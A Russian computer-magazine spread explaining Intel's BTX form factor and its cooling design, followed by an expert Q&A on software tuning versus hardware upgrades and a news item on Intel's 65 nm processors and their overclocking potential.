
Речь идет о формате ВТХ (Balanced Technology Extended), финальные спецификации которого приняты в ноябре 2004 года (см. [www.formfactors.org](http://www.formfactors.org)). Формат был представлен еще раньше — в 2003 году на Intel Developer Forum. Кстати, именно Intel продвигала на рынок формат ВТХ наиболее активно, в частности, как удобную платформу для цифрового дома, а также как электрически, механически, термически и акустически более правильную концепцию для ПК.

Уже сейчас в продаже можно найти корпуса и материнские платы именитых производителей, выполненные согласно спецификациям ВТХ. Не особенно вдаваясь в технические детали, попробуем выяснить, что такое формат ВТХ и чем он лучше, например, для продвинутых пользователей ПК и оверклокеров.

По расположению основных компонентов и размерам/компоновке материнских плат новый формат несовместим с прежними АТХ и microАТХ. Главная идея производителей (и, соответственно, запланированная суть формата) — попытаться целенаправленно, на основе тщательных расчетов и продуманных спецификаций, разработать систему,

которая обладает улучшенными свойствами охлаждения при минимально возможном уровне шума. Другими словами, планировалось максимально повысить эффект от потоков воздуха внутри корпуса. С этой целью в ВТХ предлагается двухвентиляторный базовый дизайн. Один, основной вентилятор будет нагнетать воздух в корпус снаружи (как правило, в передней части системного блока), пропускать его сначала через процессорный кулер, затем через системный чипсет и видеокарту. Вторым вентилятором, расположенным в блоке питания, будет выводить «отработавший свое» теплый воздух наружу на задней стенке системного блока. Оптимизируя размещение компонентов на материнской плате и конструкцию охлаждающих систем, можно добиться наилучшего соотношения акустических и температурных режимов работы основных деталей ПК, то есть создавать в новом формате более производительные и малошумные ПК — пользователь не будет обязан оптимизировать потоки воздуха самостоятельно. Разумеется, лучшие условия охлаждения поспособствуют и лучшему разгону некоторых компонентов.

Необходимость в подобном стандарте назрела давно. В современных АТХ-корпусах нередко приходится устанавливать дополнительные вентиляторы на передней и задней стенках корпуса (помимо тех, которые уже есть в блоке питания и на кулерах процессора, чипсета и видеокарты), поскольку один блок питания не справляется с «прогоном» через корпус воздуха, необходимого для эффективного охлаждения. Дошло до того, что обновленные требования АТХ, необходимые, например, при использовании процессоров Intel Pentium с разъемом LGA775, предполагают наличие специальной трубы (патрубка) на боковой стенке корпуса прямо напротив процессорного разъема, через который холодный воздух извне поступал бы непосредственно на процессорный кулер. Иногда на такой патрубок даже ставят собственный вентилятор! В результате корпус АТХ обрывается пропеллерами как мед пчелами — требовать от такой недешевой системы еще и тихой работы было бы проблематично. А как хорошо все начиналось: изначально стандарт АТХ предполагал наличие одного и только одного вентилятора в системе, который, так как расположен в



Одного мультипривода будет достаточно

Информация компактна еще и внешне - отсек 3.5"

Сердце системы — процессорный модуль

Модули оперативной памяти ставятся без особых наворотов

Блок питания, он же «пылесборник»

Vargone-система с платой стандарта VTX





блоке питания, дул непосредственно на процессорный кулер (безвентиляторный!). Такие системы даже работали с ранними Intel Pentium II.

Итак, в основе ВТХ лежат два новых компонента: модуль теплового баланса (Thermal Module) и поддерживающий модуль SRM (Support and Retention Module). Последний универсален для всех вариантов ВТХ и представляет собой жесткую профилированную металлическую пластину, на которой крепится материнская плата и «термал-модуль», причем так, чтобы воздух мог обдувать плату с обеих сторон (сверху и снизу). SRM дополнительно улучшает механическую стойкость конструкции (при ударах и вибрациях), устраняет прогиб «сердца» платы и штатно позволяет устанавливать кулер весом до 900 грамм (вдвое больше, чем для АТХ).


Thermal Module — это сердце ВТХ. Он состоит из массивного радиатора (устанавливается на процессоре) и вентилятора, который забирает воздух через щели в передней части корпуса (форма щелей в стандарте тоже тщательно просчитана для оптимального воздухоудува) и направляет его прямо на этот радиатор. Продолговатый кожух, покрывающий все это, создает узконаправленный поток воздуха от вентилятора к радиатору процессора (а перед ним — к импульсному стабилизатору питания процессора на плате) и далее к расположенным совсем рядом радиаторам на системном чипсете и видеокарте. Соответственно, данные компоненты на материнской плате формата ВТХ размещены почти строго «в линию» под кожухом, а разъем PCI Express x16 для видеокарты расположен так, чтобы «верх» видеокарты обдувался выходящим из кожуха воздухом. Для низкопрофильных форматов ВТХ заложен механизм «горизонтального» (то есть параллельно материнской плате) крепления видеокарты через переходник, но так, чтобы видеокарта была в том же общем потоке воздуха. Так обеспечивается охлаждение процессора и чипсета. Благодаря описанному «компактно-линейному» подходу становится возможным упростить и охлаждающие системы на видеокартах, а на кулере для системного чипсета — не ставить отдельный вентилятор. Оптимальному по рас-

четам случаю соответствует расположение процессорного разъема и северного моста чипсета под углом 45 градусов к сторонам печатной платы и остальным компонентам, что и принято за стандарт в ВТХ.

Термальные модули могут быть двух типов. Первый более массивный — с вентилятором 90 мм на поток воздуха до 40 CFM (в принципе, некоторые корпуса ВТХ позволяют использовать и более производительные 120-мм пропеллеры) и большим цилиндрическим радиатором в виде медного сердечника-основания и круглых пластин «параллельно» плате (хотя возможны и более дешевые варианты). Он предназначен для полноразмерных высокопроизводительных систем. Второй тип нацелен на компактные и низкопрофильные системы средней производительности и имеет 70-мм вентилятор (поток до 30 CFM) и упрощенный «прямоугольный» радиатор с пластинами перпендикулярно плате.

Стандарт ВТХ хорошо масштабируется и предусматривает создание как самых маленьких (объемом 6-9 литров), так и больших корпусов (12 и более литров). Для этого специфицировано три типоразмера материнских плат: полноразмерная ВТХ, microВТХ и picoВТХ. При одинаковой глубине 266,7 мм (что «завязано» на ТМ и кожух) платы различаются шириной и количеством слотов расширения. На полноразмер-

*Задняя панель корпуса ВТХ: есть все, что нужно!*



*Различные варианты стандарта ВТХ*

ной (325,1 мм) помещается до семи слотов (в том числе «графическая» PCI Express x16), на microВТХ (264,2 мм) — до четырех слотов расширения, а на picoВТХ (203,2 мм) — лишь один слот (как правило, PCI Express x16, а шины AGP в ВТХ не предусматриваются). В качестве демонстрации возможностей ВТХ инженеры Intel предложили два референсных дизайна ВТХ-систем: полноразмерный S1 объемом 12,9 литра и picoВТХ S2 (6,9 литра). Они не раз демонстрировались на выставках и описывались в репортажах. PicoВТХ очень подходит для barebone-систем, где производители пока нередко используют платы собственных форматов. Перечень сертифицированных ВТХ-решений можно найти по адресу [www.intel.com/cd/channel/reseller/emea/rus/tech\\_reference/191577.htm](http://www.intel.com/cd/channel/reseller/emea/rus/tech_reference/191577.htm).

Отрадно, что разработчики предусмотрели обратную совместимость с уже существующими блоками питания АТХ 2.03, которые можно будет использовать в полноразмерных корпусах ВТХ (для компактных корпусов все же потребуются специальные блоки питания: CFX12V и LFX12V), — по цоколевке разъемов питания стандарты ВТХ и АТХ 2.03 совпадают.

Хотя переход на ВТХ доставит немало хлопот сборщикам ПК, а пользователям на первых порах придется переплачивать (например, площадь полноразмерной ВТХ-платы на 15% больше АТХ: 325x267 мм против 305x244 мм), новый стандарт обещает быть весьма успешным. Вложенные в него интеллектуальные затраты принесут плоды на всех фронтах, в том числе на фронте систем для продвинутых пользователей и оверклокеров.

#### преимущества ВТХ в сравнении с АТХ:

- 1 БОЛЕЕ ЭФФЕКТИВНОЕ ОХЛАЖДЕНИЕ ВАЖНЕЙШИХ КОМПОНЕНТОВ;
- 2 ПОТЕНЦИАЛЬНО МЕНЕЕ ШУМНАЯ СИСТЕМА;
- 3 БОЛЕЕ ПЛОТНОЕ И ОПТИМАЛЬНОЕ РАЗМЕЩЕНИЕ КОМПОНЕНТОВ НА ПЛАТЕ;
- 4 БОЛЕЕ КАЧЕСТВЕННЫЙ МЕХАНИЗМ КРЕПЛЕНИЯ ПЛАТЫ И КУЛЕРА ПРОЦЕССОРА;
- 5 МЕНЬШАЯ ЭЛЕКТРОМАГНИТНАЯ ИНТЕРФЕРЕНЦИЯ (НАПРИМЕР БОЛЕЕ КАЧЕСТВЕННЫЙ АУДИОТРАКТ);
- 6 ХОРОШАЯ МАСШТАБИРУЕМОСТЬ ФОРМ-ФАКТОРА (ВТХ, MICROВТХ, PICOВТХ);
- 7 ИСХОДНАЯ ВОЗМОЖНОСТЬ СОЗДАНИЯ ОЧЕНЬ КОМПАКТНЫХ И НИЗКОПРОФИЛЬНЫХ СИСТЕМ;
- 8 В ПЕРСПЕКТИВЕ — СНИЖЕНИЕ СТОИМОСТИ РЕШЕНИЯ





# SPECIAL DELIVERY

# спроси эксперта!

## НА F.A.Q. ОТВЕЧАЕТ АЛЕКС КАРАБУТО

В НОВОЙ РУБРИКЕ «СПРОСИ ЭКСПЕРТА!» МЫ БУДЕМ ЗАДАВАТЬ САМЫЕ ОСТРЫЕ И ПОПУЛЯРНЫЕ ВОПРОСЫ ИЗВЕСТНЫМ СПЕЦИАЛИСТАМ, АВТОРИТЕТНЫМ ЭКСПЕРТАМ. НА F.A.Q. ПРО РАЗГОН И ОПТИМИЗАЦИЮ ЖЕЛЕЗА И СОФТА ОТВЕЧАЕТ ЭКСПЕРТ ЭТОГО НОМЕРА — АЛЕКС КАРАБУТО. ПРИСЫЛАЙ СВОИ ВОПРОСЫ НА EXPERT@REAL.HAKER.RU! ОТВЕТЫ НА САМЫЕ ПОПУЛЯРНЫЕ МЫ ОБЯЗАТЕЛЬНО ОПУБЛИКУЕМ В ОДНОМ ИЗ СЛЕДУЮЩИХ НОМЕРОВ.



**ВОПРОС:** ЧАСТО ВОЗНИКАЕТ ТАКОЙ ВОПРОС: «ЗАНИМАТЬСЯ НАСТРОЙКОЙ И ОПТИМИЗАЦИЕЙ ОПЕРАЦИОННОЙ СИСТЕМЫ И ПРОГРАММ ИЛИ СДЕЛАТЬ ОЧЕРЕДНОЙ АПГРЕЙД КОМПЬЮТЕРА?» ПЕРВОЕ НЕ ТРЕБУЕТ МАТЕРИАЛЬНЫХ ЗАТРАТ, НО ОТНИМАЕТ МНОГО ВРЕМЕНИ. ВТОРОЕ НЕ ВСЕГДА ЦЕЛЕСООБРАЗНО, ТАК КАК «ЗАВТРА» ЖЕЛЕЗО МОЖЕТ ПОДЕШЕВЕТЬ В НЕСКОЛЬКО РАЗ. КАК ЖЕ РЕШИТЬ ЭТОТ ВОПРОС?

**АЛЕКС КАРАБУТО:** Думаю, важно и то, и другое, скорее, нужно отвечать на вопрос в зависимости от текущего статуса и мироощущения человека, которому приходится делать этот выбор.

Например, если ты бедный студент или школьник, если не с руки кланчить деньги у родителей (тем более если они тоже бедные студенты), то однозначно приходится выбирать первый путь. У студентов и необремененных деньгами пользователей, как правило, достаточно свободного времени, поэтому им и в радость и в помощь лишний раз покопаться в литературе, в интернете, поискать разные способы «бесплатной» программной оптимизации, настроек «под себя», а то и просто «пересесть» на программы, которые на данном железе работают значительно быстрее, чем традиционный пиратско-джентльменский набор «мелких и мягких игрушек дяди Билла». Подобных программ немало! Результатом твоих копаний станет не только «чисто физический» прирост скорости работы, но и (что гораздо важнее) повышение уровня знаний и понимания того, «что такое там внутри происходит». Лучше всего, если желание оптимизировать свой

компьютер выливается в творческий порыв создать что-то собственное, чтобы «все это» работало лучше. Мировой опыт показывает, что именно энтузиастами в порывах сходной мотивации рождены многие полезные утилиты, которыми сейчас пользуются миллионы людей, а создатели получают материальную выгоду ;).

Другой подход больше подойдет людям, которые не испытывают особого стеснения в средствах, но физически не располагают временем, достаточным, чтобы копаться в программных настройках и «повышать уровень своих знаний» в той теме, которая им по жизни, в общем-то, совсем не интересна. Таким людям гораздо проще (и, кстати, дешевле!) раз в год сходить в магазин, купить себе приличное железо, а не тратить несколько дней или недель на то, чтобы «лазить по настройкам». За сэкономленное время они сделают значительно больше полезного по своей работе, и так быстрее окупят новое железо. Впрочем, этот путь не исключает и первый.

Вообще, оптимально действовать сразу в двух направлениях, то есть разумно апгрейдиться и разумно (в плане потраченных усилий) оптимизировать программную среду своего железного друга. Я говорю совсем не общие слова. Фактически весь путь развития компьютерной техники (развития профессионалами) состоит в том, чтобы, с одной стороны, оптимизировать алгоритмы, программы и математические методы вычислений, а с другой — работать над наращиванием «железной» (точнее кремниевой) мощи. Желание получить результат вычислений побыстрее всегда имеет два пути решения: 1) придумать железу, которая считала бы быстрее; 2) придумать программу, которая «на этом же» железе считала бы быстрее. Чей гений победит быстрее, тот и сорвет барыши :). А оптимум — где-то посередине.

**ВОПРОС:** В ЧЕМ ЗАКЛЮЧАЕТСЯ НАСТРОЙКА И ОПТИМИЗАЦИЯ ОПЕРАЦИОННОЙ СИСТЕМЫ И ПРОГРАММ? МОЖНО ЛИ ВЫДЕЛИТЬ ОСНОВНЫЕ ШАГИ/ДЕЙСТВИЯ, БЛАГОДАРЯ КОТОРЫМ МЫ ДОСТАТОЧНО ЭФФЕКТИВНО ПОВЫСИМ ПРОИЗВОДИТЕЛЬНОСТЬ СИСТЕМЫ В ЦЕЛОМ? И ЧЕГО ДЕЛАТЬ НЕ СТОИТ (ОБ ЭТОМ ПИШУТ ЕЩЕ МЕНЬШЕ). ЕСЛИ СТРЕМИШЬСЯ НЕ ПОВРЕДИТЬ ПРОИЗВОДИТЕЛЬНОСТИ СИСТЕМЫ?

**АЛЕКС КАРАБУТО:** К сожалению, прошли времена DOS, в которой было относительно просто настроить большинство параметров быстродействия. Современные операционные системы — это весьма сложные самонастраивающиеся программные среды, в которых так много скрытых от пользователя параметров оптимизации, что даже одному матерому профессионалу не под силу разобраться во всех них. Более того, не стоит пытаться что-то менять, если до конца не понимаешь, каким будет результат. Те простейшие программные настройки, которые обычно приводятся в рекомендациях по «программному улучшению/ускорению», — это лишь верхушка айсберга, под ее ватерлинию большинству лучше не заглядывать, чтобы не потонуть в воде. В этом смысле популярные в среде «не ламеров» всевозможные программы-твикеры, позволяющие через удобный интерфейс менять многие обычно скрытые параметры системы (запрятанные в реестр, ini-файлы драйверов), могут сыграть с тобой очень злую шутку. Об этом почему-то часто забывают в пылу твиканья :).

**ВОПРОС:** ЧАСТО ГОВОРЯТ О СТОРОННИХ ОПТИМИЗАТОРАХ И ТВИКЕРАХ, ХОТЯ НАЧИНАТЬ НАДО, ПО ИДЕЕ, СО ВСТРОЕННЫХ МЕХАНИЗМОВ НАСТРОЙКИ И ОПТИМИЗАЦИИ. ЕСТЬ ЛИ ДЕЙСТВИТЕЛЬНО ЭФФЕКТИВНЫЕ ОПТИМИЗАТОРЫ? ЕСЛИ ОНИ СУЩЕСТВУЮТ, ТО В ЧЕМ ОНИ МОГУТ ПОМОЧЬ В ОТЛИЧИЕ ОТ САМОЙ СИСТЕМЫ? МОЖЕТ БЫТЬ, ОПТИМИЗАТОРЫ, ПО СУТИ, ДУБЛИРУЮТ НЕКОТОРЫЕ ИМЕЮЩИЕСЯ ФУНКЦИИ, ТОЛЬКО В АВТОМАТИЧЕСКОМ РЕЖИМЕ? К ТОМУ ЖЕ ВСЕГДА ОСТАЕТСЯ ШАНС НАРВАТЬСЯ НА «УСКОРИТЕЛЬ», КОТОРЫЙ НЕ СТОЛЬКО ПОДНИМЕТ ПРОИЗВОДИТЕЛЬНОСТЬ, СКОЛЬКО ПРОЧЕШЕТ ДИСК НА НАЛИЧИЕ ПАРОЛЕЙ И ЦЕННЫХ ДАННЫХ :).

**АЛЕКС КАРАБУТО:** О трояках в виде твикеров или «халявных» кейгенов к «небесплатному» софту забывать никогда не следует. Враг не дремлет, солдат! Что касается оптимизаторов и твикеров, то, разумеется, ничего сверхъестественного они не делают: в подавляющем большинстве случаев они лишь позволяют более удобно оперировать теми параметрами оптимизации, которые и так предусмотрены в операционной системе и драйверах. Искушенные пользователи могут сделать большинство из этих «оптимальных» настроек в простом текстовом редакторе и редакторе реестра, меняя строчки и атрибуты. Другими словами, основная цель оптимизаторов и твикеров — именно облегчить жизнь пользователя (научить его чему-то, если угодно), иногда — создать у пользователя ложное ощущение «Ура! Операционка оптимизирована». Это как два байта переслать. Насчет «действительно эффективных» оптимизаторов обязательно нужно сказать, что эта палка о двух концах. Добавляя где-то что-то, ты отнимаешь где-то и портишь что-то другое. Весь вопрос в том, насколько «что-то другое» действительно не нужно тебе и насколько ты готов пожертвовать им. Впрочем, если продукт не идеален (например, драйверы имеют много параметров, по которым можно пробовать получить более эффективную работу железки, оптимизировать кеширование и проч.), то у твикеров появляется некий простор для творчества на свой страх и риск. Однако этот труд сродни программерскому. Что стоит делать простому пользователю? Регулярно запускать пользующиеся доверием утилиты, чтобы те чистили реестр от мусора и ошибок, удаляли из системы устаревшие линки и временные файлы, очищали кеш браузера, компактировали файлы почты, дефрагментировали диск, оптимизируя расположение файла подкачки, деинсталлировали ненужные программы и т.п. Осторожность же не помешает при работе с утилитами, которые освобождают оперативную память от якобы лишних сервисов.

**ВОПРОС:** НАСКОЛЬКО ОПТИМИЗАЦИЯ ЖЕЛЕЗОМ ЭФФЕКТИВНЕЕ ОПТИМИЗАЦИИ НА УРОВНЕ ОПЕРАЦИОННОЙ СИСТЕМЫ? КАК ГРАМОТНО ПОДОЙТИ К РАЗГОНУ/АПГРЕЙДУ ЖЕЛЕЗА? КАК ПОДНЯТЬ ПРОИЗВОДИТЕЛЬНОСТЬ СИСТЕМЫ МИНИМАЛЬНЫМИ УСИЛИЯМИ И ЗАТРАТАМИ? РАЗГОНИШЬ ОДНУ ЖЕЛЕЗКУ — ТАК ОБЯЗАТЕЛЬНО НАЧНЕТ ОГРАНИЧИВАТЬ ДРУГАЯ...

**АЛЕКС КАРАБУТО:** Эти вопросы тянут, по-настоящему, на такой ответ, который не уместился бы даже в целом номере журнала :). Если очень кратко, то на первый из заданных вопросов принципиально не существует однозначного ответа, поскольку мы говорим об извечной борьбе двух взаимодополняющих тенденций развития вычислительной техники. Если же заданы конкретные начальные условия типа «у меня WinXP и Office от того же bill'ого друга», то я рискну предположить, что ответ однозначен: железом! Причина в том, что здесь «сознание определяет бытие». Софтовые оптимизации в этом случае дадут меньше, чем хардварные. Если мыслить шире, то во многих случаях можно подобрать такую операционную систему и приложения, которые обеспечат «даже на твоём ненавистном» железе вполне комфортную работу. Правда, речь здесь не идет о профессиональных приложениях (считалках, рисовалках и проч.), где полно специфики. Впрочем, на заданном наборе профессионального программного обеспечения, как правило, обычно охотнее улучшают железо. Однако, например, бывает проще оптимизировать какой-нибудь компилятор под заданную микроархитектуру процессора, и «то же самое» приложение (перекомпилированное) начинает считаться в несколько раз быстрее «на том же самом» железе, чего вряд ли добьешься обычным апгрейдом.

**ВОПРОС:** КАК ОТЛИЧАЮТСЯ ПОДХОДЫ ПО НАСТРОЙКЕ И ОПТИМИЗАЦИИ В БОЛЕЕ СЛОЖНЫХ И ДОРОГИХ СИСТЕМАХ?

**АЛЕКС КАРАБУТО:** В основном рисками. Над дешевой системой можно издеваться как угодно, твкая, повышая и перепаивая все в надежде выжать невозможное. Даже если что-то сторит или разладится, то и черт с ним — наука требует жертв. Однако над дорогой системой следует издеваться с оглядкой: потеря железки или нестабильная работа системы может вылиться в копеечку. Разгоном дорогих систем обычно занимаются профессионалы (они же — так называемые «энтузиасты»). Вообще дорогие системы в большинстве случаев (если говорить не о «спорте», а о работе) предназначены не для разгона, а просто для покупки и использования, так как один из стимулов к разгону — желание сэкономить деньги. Если же деньги уже потрачены на дорогую систему, зачем их экономить? Соптимизировать в дорогой системе программную среду — это уже милое дело, которым, правда, тоже должны заниматься профессионалы, а не «твикеры» ☞

# НОВОСТИ hardware

## АКТУАЛЬНАЯ ИНФОРМАЦИЯ

LEXAGON (LEXAGON@OVERCLOCKERS.RU)

**процессоры 0,065 мкм** В 2006 году компания Intel намерена перевести процессоры на новый 0,065 мкм техпроцесс. Предполагается, что уже во втором полугодии фирма будет выпускать 0,065-микронных процессоров больше, чем 0,09-микронных. Для процессоров Intel новый техпроцесс всегда означал снижение энергопотребления и повышение частотного потенциала.

Процессоры Pentium D 9xx (Presler) и Pentium 4 6x1 (CedarMill) — последние представители архитектуры NetBurst, представленной пять лет назад с выходом первых моделей Pentium IV. Эта архитектура была заточена под наращивание тактовых частот, в то время компания Intel не хотела использовать другие способы для повышения производительности процессоров. Однако уже на тот момент, когда появились 0,09 мкм процессоры, инженеры фирмы столкнулись с физическими барьерами, которые ограничивали потенциал наращивания тактовых частот. Акценты сместились в сторону более эффективных низкочастотных процессоров и многоядерных решений. Уже в третьем квартале 2006 года должны выйти двухъядерные настольные процессоры Conroe, имеющие много общего с архитектурой Pentium M.

Эти процессоры будут иметь короткий 14-ступенчатый конвейер, достаточно плохо переносящий разгон. Процессоры CedarMill и Presler пока имеют более длинный конвейер, который легче переносит повышение частоты. Если добавить к этому преимуществу прогрессивный 0,065 мкм техпроцесс, то портрет идеального процессора для разгона будет почти готов.

Прежде чем перейти к изучению разгонного потенциала 0,065 мкм-процессоров Intel, обозначим границы частотного потенциала их предшественников — 0,09 мкм. Одноядерные процессоры Prescott наиболее свежих стейпингов достигали частот порядка 4,0 ГГц при использовании мощных воздушных кулеров. Старшая модель семейства работала на номинальной частоте 3,8 ГГц, однако уже в этом режиме плохая вентиляция системного блока, дешевый кулер и высокие нагрузки заставляли процессор перегреваться. Чтобы как-то бороться с перегревом, Intel напичкала процессоры этого семейства функциями охлаждения типа C1E, TM2 и EIST. Их работа приводила к тому, что процессор с номинальной частотой 3,8 ГГц

мог работать значительную часть времени на частоте 2,8 ГГц. Вряд ли кто-то будет доволен, что процессор стоимостью свыше \$400 работает на частоте самой младшей модели семейства.

